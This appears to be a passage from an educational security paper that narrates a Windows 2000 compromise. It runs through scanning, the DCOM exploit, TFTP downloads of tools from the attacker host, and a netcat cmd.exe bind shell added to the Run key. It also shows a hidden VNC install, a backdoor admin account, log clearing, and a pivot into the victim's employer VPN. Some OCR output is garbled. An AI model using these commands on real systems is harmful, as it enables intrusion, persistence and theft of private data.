
Our script kiddie takes notice of the ZEUS Fast Connect ISP, figuring its IP block must have some home users and the ZEUS ISP is known for having a lot of DSL users. He now has the entire IP block for ZEUS ISP and this is the range he will plug into his scanner.

4.1 Scanning

Our attacker's choice in scanners is Nmap[11] for Windows (NmapWin V1.3.1). Being that our attacker has limited skills in actually hacking someone, he stuck with the Windows Nmap version as it is a GUI and all that he needs to do is enter some values and it does the rest. A more powerful, but command line version of Nmap is the best choice, but he decided to stick with the GUI. The following diagram illustrates what our attacker entered to start the scan of the ZEUS FAST CONNECT ISP network block.

[10] American Registry for Internet Numbers http://www.arin.net/
[11] NMAP Scanner http://namp.sourceforge.net/

Figure 5.0 NmapWin V1.3.1



Host: x.x.x.*

Mode: SYN Stealth

CMD: -sS -PT -PI -O -T 3 x.x.x.*

17/04/04 15:33:53

The bottom left of figure 5.0 gives a breakdown of what the command line for Nmap will look like from the values entered into the GUI. Basically the GUI is an interface that builds the argument list that will be passed to the command line executable Nmap. The values entered in our attacker's scan can be broken down as follows[12]:

Nmap –sS –PT –PI –O –T3 x.x.x.*
-sS= TCP SYN scan: This technique is often referred to as "half-open" scanning, because you don't' open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listening. A RST is indicative of a non-listener. If a SYN|ACK is received, a RST is immediately sent to tear down the connection (actually our OS kernel does this for us). The primary advantage to this scanning technique is that fewer sites will log it.

[12] NMAP Documentation http://www.insecure.org/nmap/data/nmap_manpage.html

Unfortunately you need root privileges to build these custom SYN packets. This is the default scan type for privileged users.

-PT=Use TCP "ping" to determine what hosts are up. Instead of sending ICMP echo request packets and waiting for a response, we spew out TCP ACK packets throughout the target network (or to a single machine) and then wait for responses to trickle back. Hosts that are up should respond with a RST. This option preserves the efficiency of only scanning hosts that are up while still allowing you to scan networks/hosts that block ping packets. For non root users, we use connect(). To set the destination ports of the probe packets use -PT<port1>[,port2][...]. The default port is 80, since this port is often not filtered out. Note that this option now accepts multiple, comma-separated port numbers.

-PI=This option uses a true ping (ICMP echo request) packet. It finds hosts that are up and also looks for subnet-directed broadcast addresses on your network. These are IP addresses, which are externally reachable and translate to a broadcast of incoming IP packets to a subnet of computers. These should be eliminated if found as they allow for numerous denial of service attacks (Smurf is the most common).

-O=This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtleties in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file) to decide what type of system you are scanning.

-T3=<Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>
These are canned timing policies for conveniently expressing your priorities to Nmap. Paranoid mode scans very slowly in the hopes of avoiding detection by IDS systems. It serializes all scans (no parallel scanning) and generally waits at least 5 minutes between sending packets. Sneaky is similar, except it only waits 15 seconds between sending packets. Polite is meant to ease load on the network and reduce the chances of crashing machines. It serializes the probes and waits at least 0.4 seconds between them. Note that this is generally at least an order of magnitude slower than default scans, so only use it when you need to. Normal is the default Nmap behavior, which tries to run as quickly as possible without overloading the network or missing hosts/ports. Aggressive: This option can make

certain scans (especially SYN scans against heavily filtered hosts) much faster. It is recommended for impatient folks with a fast net connection. Insane is only suitable for very fast networks or where you don't mind losing some information. It times out hosts in 15 minutes and won't wait more than 0.3 seconds for individual probes. It does allow for very quick network sweeps though.
You can also reference these by number (0-5). For example, "-T0" gives you Paranoid mode and "-T5" is Insane mode. In our scan the attacker is using a value of 3, which is Normal.

x.x.x.*=This is the attacker's search destination address range. This scan the entire class 'C' Network.

From what our attacker selected in the GUI the following scan will be performed on ZEUS FAST ISP Network block: A normal TCP SYN scan on a class C network using a true ping to determine what hosts are up and attempts to fingerprint the operating systems.

Nmap output results:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on {hostname was removed} (x.x.x.40):
(The 1599 ports scanned but not shown below are in state: closed)
Port      State     Service
22/tcp    open      loc-srv
111/tcp    open      netbios-ssn
6000/tcp    open      microsoft-ds
Remote operating system guess: Linux Kernel 2.4.0-2.5.20

Interesting ports on {hostname was removed} (x.x.x.93):
(The 1596 ports scanned but not shown below are in state: closed)
Port      State     Service
135/tcp    open      loc-srv
139/tcp    open      netbios-ssn
445/tcp    open      microsoft-ds
1025/tcp   open      NFS-or-IIS
3372/tcp   open      msdtc
Remote operating system guess: Windows Millennium Edition (Me), Win 2000 or
WinXP

Interesting ports on {hostname was removed} (x.x.x.95):
(The 1596 ports scanned but not shown below are in state: closed)
Port      State     Service
80/tcp     open     http
135/tcp    open      loc-srv
139/tcp    open      netbios-ssn
443/tcp    open      https
```


```
445/tcp    open       microsoft-ds
1025/tcp   open       NFS-or-IIS
5000/tcp   open       UPnP
Remote operating system guess: Windows Millennium Edition (Me), Win 2000 or
WinXP
```

Our attacker's Nmap scan revealed some interesting targets. Since our attacker isn't proficient in attacking operating systems other then Windows, he concentrates on exploring the Windows boxes ip x.x.x.93 and x.x.x.95 further. He compares the Namp output from host .93 and .95 and notices port 80 and 443 are open on host .95, but not .93. Port 80 and 443 are used for hosting web pages. He then plugs the IP x.x.x.95 in to his web browser to see what web services are hosted on the machine. His browser revealed that the web server is hosting sites for a banking company and he doesn't want to risk poking at them further so he moves on to host .93, which looks like a normal PC user on the Internet

Before going further our attacker needs to perform additional scanning on host .93 to see what vulnerabilities he can target to compromise the host. To determine what vulnerabilities exist on host .93 the attacker uses a tool called Winfingerprint[13]. Winfingerprint will profile the host further and reveal crucial information such as service packs installed and hot fixes. Figure 6.0 is the output from Winfingerprint.

[13] Winfingerprint is a Win32 Host/Network Enumeration Scanner. winfingerprint.sourceforge.net

Figure 6.0 output from Winfingerprint host x.x.x.93



Input Options: Single Host
IP Address: X.X.X.93
Network Type: NT Domain
Scan Options: [✓ Win32 OS Version] [✓ Registry]
4. Broadcom NetXtreme Gigabit Ethernet Driver (Micro
Timeout for TCP/UDP/ICMP/SNMP: 5
Retries: 3
Max Connections: 2048
TCP SYN Portscan Range: 1 2048
UDP Portscan Range: 1 2048
SNMP Community String: public


```
IP Address:     x.x.x.93
NetBIOS:        TEST
SID:            S-1-5-21-1085031214-1606980848-839522115
Domain:         WORKGROUP
Fingerprint:
          Role: NT Member Server
          Role: NT Workstation
          Role: LAN Manager Workstation
          Role: LAN Manager Server
          Role: Backup Browser
          Version: 5.0
          Comment:
Service Pack 3
Scan completed in 2.06 seconds

Done.
http://winfingerprint.sourceforge.net
mailto:vacuum@users.sourceforge.net
```

From Winfingerprint output our attacker can now assume that the host is running Windows 2000 and hasn't installed any hot fixes or service packs since service pack 3. He will now compose a list of all vulnerabilities and exploits that target service pack 3.

Doing a quick search for older exploits on securityfocus.com[14] website our attacker notices the DCOM exploit[15] targets port 135, which host .93 has open. The DCOM exploit wasn't patched until service pack 4 was released. Before attempting to exploit the system with this exploit he downloads a free DCOM vulnerability scanner from Retina[16]. This tool will verify if the host is vulnerable to this attack. This is an advanced script kiddie. Figure 7.0 is the output from Retina DCOM scanner.

[14] Source of security information http://securityfocus.com/
[15] Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability. http://www.securityfocus.com/bid/8205/discussion/
[16] FREE Retina RPC DCOM Vulnerability Scanner. http://www.eeye.com/html/Research/Tools/RPCDCOM.html

Figure 7.0 output from Retina DCOM scanner against host x.x.x.93



Scan
- [✓] Range scan
- [✓] Show only vulnerable servers
- [✓] Resolve scanned IPs

Start IP X . X . X . 93
End IP X . X . X . 93

Connect
Server port 135 Threads 64 Connect timeout 20 sec

No.	Server	Server Name	Result
1	X.X.X.93	test	VULNERABLE to MS03-026/MS03-039

Scan completed!

4.2 Exploiting the System

Now that the reconnaissance part if finished, we will move on to gaining access to the host via the DCOM exploit, which targets TCP port 135.

The DCOM source code[17] is available for download at Securityfocus.com. Our attacker downloads the source code and uses a free C compiler lcc-win32[18] to compile the source code into a binary executable. The command line arguments for DCOM are as follows:

```
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:
dcom -d <host> [options]
Options:
-d:          Hostname to attack [Required]
-t:          Type [Default: 0]
-r:          Return address [Default: Selected from target]
```

[17] DCOM Source code http://www.securityfocus.com/bid/8205/exploit/
[18] Free C compiler lcc-win32 http://www.cs.virginia.edu/~lcc-win32/

```
        -p:         Attack port [Default: 135]
        -l:         Bindshell port [Default: 666]
        Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
```

The attacker executes the DCOM executable as follows: Dcom.exe –d x.x.x.93 -d passes the hostname to attack in this case x.x.x.93. All other parameters are default. Once successful the output is the following:

```
 C:\tools\dcom32\dcom>dcom -d X.X.X.93
        RPC DCOM remote exploit - .:[oc192.us]:. Security
        [+] Resolving host..
        [+] Done.
        -- Target: [Win2k-Universal]: X.X.X.93:135, Bindshell:666,
RET=[0x0018759f]
        [+] Connected to bindshell..

        -- bling bling --
        Microsoft Windows 2000 [Version 5.00.2195]
        (C) Copyright 1985-2000 Microsoft Corp.
        C:\WINNT\system32>
```

If the exploit is successful (in this case it was), you are sitting at the command prompt of the newly compromised host on TCP port 666. In our output example the last line (highlighted in yellow) indicates the victim's command prompt. We have successfully compromised this host.


4.3 Keeping Access

Now that the attacker has successfully compromised the host, his first goal is to keep access. He does the following:

1. On his machine he launches tftpd32 server. Tftpd32[19] is a free TFTP server that allows you connect to it using a TFTP client. Tftp allows the client to request files to be transferred from the server to the client.

[19] TFTP client and server. http://perso.wanadoo.fr/philippe.jounin/tftpd32.html

Figure 8.0 diagram of Tftpd32 running



2. On the victim's machine he executes the command tftp to connect to his tftp server and retrieve the files of his choice. Tftp client is installed on Windows machines by default and transfers files to and from a remote computer running the TFTP service.
   Tftp accepts the following parameters:

Argument	Description
i	Specifies binary image transfer mode (also called octet). In binary image mode the file is moved literally, byte by byte. Use this mode when transferring binary files.
host	Specifies the local or remote host
GET	Transfers the file destination on the remote host to the file source on the local host
PUT	Transfers the file source on the local host to the file destination on the remote host
source	Specifies the file to transfer
destination	Specifies where to transfer the file

The attacker issues the following command from the host's winsysdir (windows system directory)

```
tftp x.x.x.100 get updateme.bat
```

3. The first file the attacker transfers is updateme.bat. This is a batch file he created that makes it easier for him to update the host. The batch file has the following entries:

```
 tftp -i %1 GET winupdater.exe
 tftp -i %1 GET Ducsetup.exe
 tftp -i %1 GET regini.exe
 tftp -i %1 GET updatereg.ini
 tftp -i %1 GET othread2.dll
 tftp -i %1 GET vnchooks.dll
 tftp -i %1 GET winupdate.exe
 tftp -i %1 GET winvnc.ini
 tftp -i %1 GET ncsetup.bat
@Echo finished
pause
```

Since the attacker already has a list of files to upload he has created this batch file that simply calls tftp several times and gets the files he wants. The batch file requires one parameter, the IP address of the tftp server. The %1 in the batch file is the variable or placeholder for the IP address that is passed to it from the command line.

4. Now the attacker runs the batch file updateme.bat and passes it the tftp server IP, in this case the attacker's machine's IP address. The following command is issued on the host's machine: updateme.bat x.x.x.100. Several files are uploaded from the attacker's machine to the host.
5. The following is a list of files that the attacker wants to install on the host to keep access.

File Name	Description
Ducsetup.exe	No-IP[20] client install. Our attacker has several domain names registered with No-IP, which allows him to keep access to the machine even when the host has rebooted and possibly received a new IP from the ISP's DHCP server.
Ncsetup.bat	A custom batch file that launches netcat (renamed to winupdater) that listens on TCP port 6466 and binds to a command prompt. The attacker launches this incase his DCOM shell connection is lost. Netcat has been found to be more stable. The batch file has the following entry: winupdater -L -d -p 6466 -t -e cmd.exe The command line parameters are: The -L (note the capital L) option will restart Netcat with the same command line when the connection is terminated. This way you can connect over and over to the same Netcat process. The -d or detach from console flag. This will let Netcat run without an ugly console window cluttering up the screen or showing up in the task list The –p tells Netcat to listen for connections on port 6466 The -t option tells Netcat to handle any telnet negotiation the client might expect. The -e cmd.exe option tells Netcat when you connect you would get a shell

[20] Free Dynamic DNS service provider http://www.no-ip.com/

	(command prompt) with user NT AUTHORITY\SYSTEM privileges.
Regini.exe	Regini.exe[21] reads an INI file and modifies the registry. Our attacker has a list of INI files that he wants to modify the registry.
Updatereg.ini	This custom INI file starts Netcat (winupdater) each time Windows boots. It has the following entry: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run startme = REG_SZ c:\Windows\system32\winupdater -L -d -p 6466 -t -e cmd.exe
Vnchooks.dll	Dependency file for VNC server. VNC allows GUI access to the host.
Winupdate.exe	Disguised VNC.exe setup file. VNC[22] gives the attacker GUI access to the compromised host. To install silently use the following winupdate.exe -install

Winvnc.ini	This custom INI file adds entries into the registry to hide VNC from the taskbar and password protect our connection. It has the following entry:
	HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default
	SocketConnect = REG_DWORD 0x00000001
	Password = REG_BINARY 0x00000008 0xa5100a70 0xc8c9d6da

othread2.dll	Dependency file needed for VNC server to install and run.
winupdater.exe	Netcat renamed to be more disguised.


6. Next the attacker modifies the registry with the following commands:
   regini.exe winvnc.ini
   regini.exe updatereg.ini
   Winvnc.ini adds registry entries for VNC server. This will hide VNC server from appearing in the users task bar and password protect the VNC connection.
   updatereg.ini updates the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run startme = REG_SZ c:\Windows\system32\winupdater -L -d -p 6466 -t -e cmd.exe in the registry to start winupdater.exe (netcat) and bind it to port 6466 each time Windows boots. This is another way in if someone updates the host and the DCOM exploit no longer works or the VNC connection fails. The attacker always has a plan B.
7. On the host's machine the attacker creates a new user account called TSWinuser. A new user account is created for logging into the console with VNC. TSWinuser is disguised to look like a standard Windows account i.e. Terminal Service Windows user. The following command was used to create the new account on the host: net user /add TSWinuser
8. Now that the account is created the attacker makes the newly created account a member of the Administrator group. He issues

[21] command-line registry editing tool http://www.chaminade.org/MIS/Articles/RegistryEdit.htm#Regini.exe
[22] Virtual Network Computing http://www.realvnc.com/

the following command: net localgroup Administrators TSWinuser /add

9. Next the attacker installs VNC server. VNC will allow him to connect to the machine as if he were sitting at the host (console access). The following command is issued to launch a silent installation of VNC Server:
winupdate –install
10. On his machine he will now launch the VNC client viewer to connect to the newly established VNC Server. VNC listens on TCP port 5900.

Figure 9.0 illustrates the VNC viewer when 1st launched




VNC server: x.x.x.93

Use host:display
e.g. snoopy:2
(Display defaults to 0 if not given)

Our attacker enters the IP address of the host to establish a connection.

Figure 10 illustrates the VNC connection requesting a password when the connection is established. Remember the password was written to the registry when the attacker ran regini.exe winvnc.ini. Our attacker wants to make sure no other script kiddie has access to his host.



Session password: ******

11. Our attacker is now able to login into the Windows host remotely using the account he created (TSWinuser). If someone is already logged in he will be able to spy on him or her. ☺
12. If VNC and the DCOM exploit fails to connect then Netcat (winupdater) is still running and accepting connections on port 6466 and once connected will launch a command prompt. This attacker always has a plan B.
13. Our attacker proceeds with logging into the host with VNC to install the No-IP client, which will allow him to access the host with a domain name instead of an IP. This way if the host's IP changes he will continue to have access to it.
14. Once logged into the host and he determines the machine isn't being used he proceeds to install the No-IP client.

15. Once installed he changes the default settings to allow the service to run as a Windows service, hide the program from the taskbar, password protects the software from displaying the settings and setups the account information. The domain name assigned to this host is 123mine.no-ip.info
16. He then logs out of the host and tests his work. He initiates a ping from his machine to the domain name setup in No-IP and the host replies. SUCCESS. He now owns this box.

4.4 Covering Tracks

Now that our attacker has compromised the host he needs to make sure he covers his tracks. He does this by hiding his tools in obscure directories and checking the machine's event viewer.

The first thing our attacker does to cover his tracks is to login with VNC and check the host's event viewer. Most home users don't have the event viewer configured properly to audit certain events. If he notices anything he will clear the logs. He would rather have no logs then an entry showing a failed login attempt.

He creates a hidden directory to copy all his tools to in the Winsysdir (Windows System Directory) by holding down the Alt key while typing 255 (numeric pad only). This will create a character that looks like an empty space. That means your filename must not be more than 7 characters since Alt+255 already took up one. The next time anybody types the DIR command, they can see the directory, but to access it you must type Alt+255 behind the filename. Without that, you will get an error message. With Windows Explorer, you can't even open the directory because you will get a "Folder does not exist" error. So much for security!

4.5 Discovering Fast Quote-Exploiting Workstation Service

Now that we have successfully compromised Heather's machine we can do a bit of snooping to discover what the machine is primarily used for. Hopefully we can uncover something of interest.

Reconnaissance

Our attacker enters the host via Netcat. Remember Netcat was renamed to winupdater and accepts connections on port 6466. Once connected, he goes to the user's MyDocuments directory. The MyDocuments directory stores valuable information to the user such as: Word Docs, expense sheets, accounting information and other information that will give the attacker personal insight into the person who uses the machine. He notices a daily worksheet outlining times and dates detailing when she worked and what files were uploaded to the server. After further digging he notices source code and instructions from her IT department on how to establish a VPN tunnel into the office. Our attacker has discovered some very valuable information. He now knows the following about the user:

1. After reviewing several personal letters the attacker revealed the user is a female named Heather and that she is a programmer for Fast Quote. She is currently working from home and is on maternity leave.
2. She establishes a VPN tunnel into the office to update her work.
3. According to her daily worksheet she logs into the office each morning and checks here voice mail. She leaves the VPN connection established throughout out the day. Each morning she FTPs her files from the previous day to a server in the office.
4. The VPN notes outline indicate that she establishes a VPN tunnel using Sonicwall's Global VPN client and she was instructed to enter the domain FastQuoteD to connect.

From this information the attacker realizes he found more then a home user on the Internet he found a gateway into Fast Quote. While still connected with Netcat he reviews the hosts network settings. The network settings would give him a IP address range of the VPN tunnel if it were established. He issues the following command: ipconfig /all. IPconfig/all displays the full configuration on the system.

The output from ipconfig/all is:

```
Windows 2000 IP Configuration
        Host Name . . . . . . . . . . . . : Heather
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : Yes
        WINS Proxy Enabled. . . . . . . . : No
Ethernet adapter Private:
        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Broadcom NetXt
        Physical Address. . . . . . . . . : 00-05-5B-3G-7B
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 64.18.65.X
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
        DNS Servers . . . . . . . . . . . : 4.2.2.2
PPP adapter {8AXX4BD7-290C-4RC3-97BA-A1AE735d14FF}:
        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : WAN (PPP/SLIP)
```

```
Physical Address. . . . . . . . . : 00-53-45-00-00
DHCP Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 10.0.10.69 <-------------------Jackpot
Subnet Mask . . . . . . . . . . . : 255.255.255.25
Default Gateway . . . . . . . . . :
DNS Servers . . . . . . . . . . . : 208.X.X.10
```

From the configuration output the attacker now knows the private IP block (LAN) for Fast Quote. This information tells the attacker when Heather initiates a VPN connection that she is assigned IP 10.0.10.69. The attacker will now use the IP address range in his scanner to map out Fast Quote's network.

Scanning Fast Quote

To scan Fast Quote's network our attacker will have to resort to using the command line version of Nmap[23]. He could use the GUI version used previously, but that would mean he would have to log into the machine using VNC and doing this he runs the risk of being exposed. When using VNC to access the host he has no idea if someone is actually watching the monitor.

He uses Tftp to upload Nmap to the host and saves it to his hidden directory that he created earlier. He now issues the following command in Nmap to scan Fast Quote's network:

```
nmap –sS –PT –PI –O –T3 10.0.10.*
```

This nmap scan will perform a TCP SYN scan on the entire private class C IP block form 10.0.10.0-10.0.10.255, using a true ping to attempt to fingerprint the operating systems. The output from the Nmap scan returned 20 responses. From the 20 responses our attacker concentrates on two of the hosts that appear to be Windows 2000 or XP machines.

Two results from Nmap

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on FileServer (10.0.10.10):
(The 1593 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
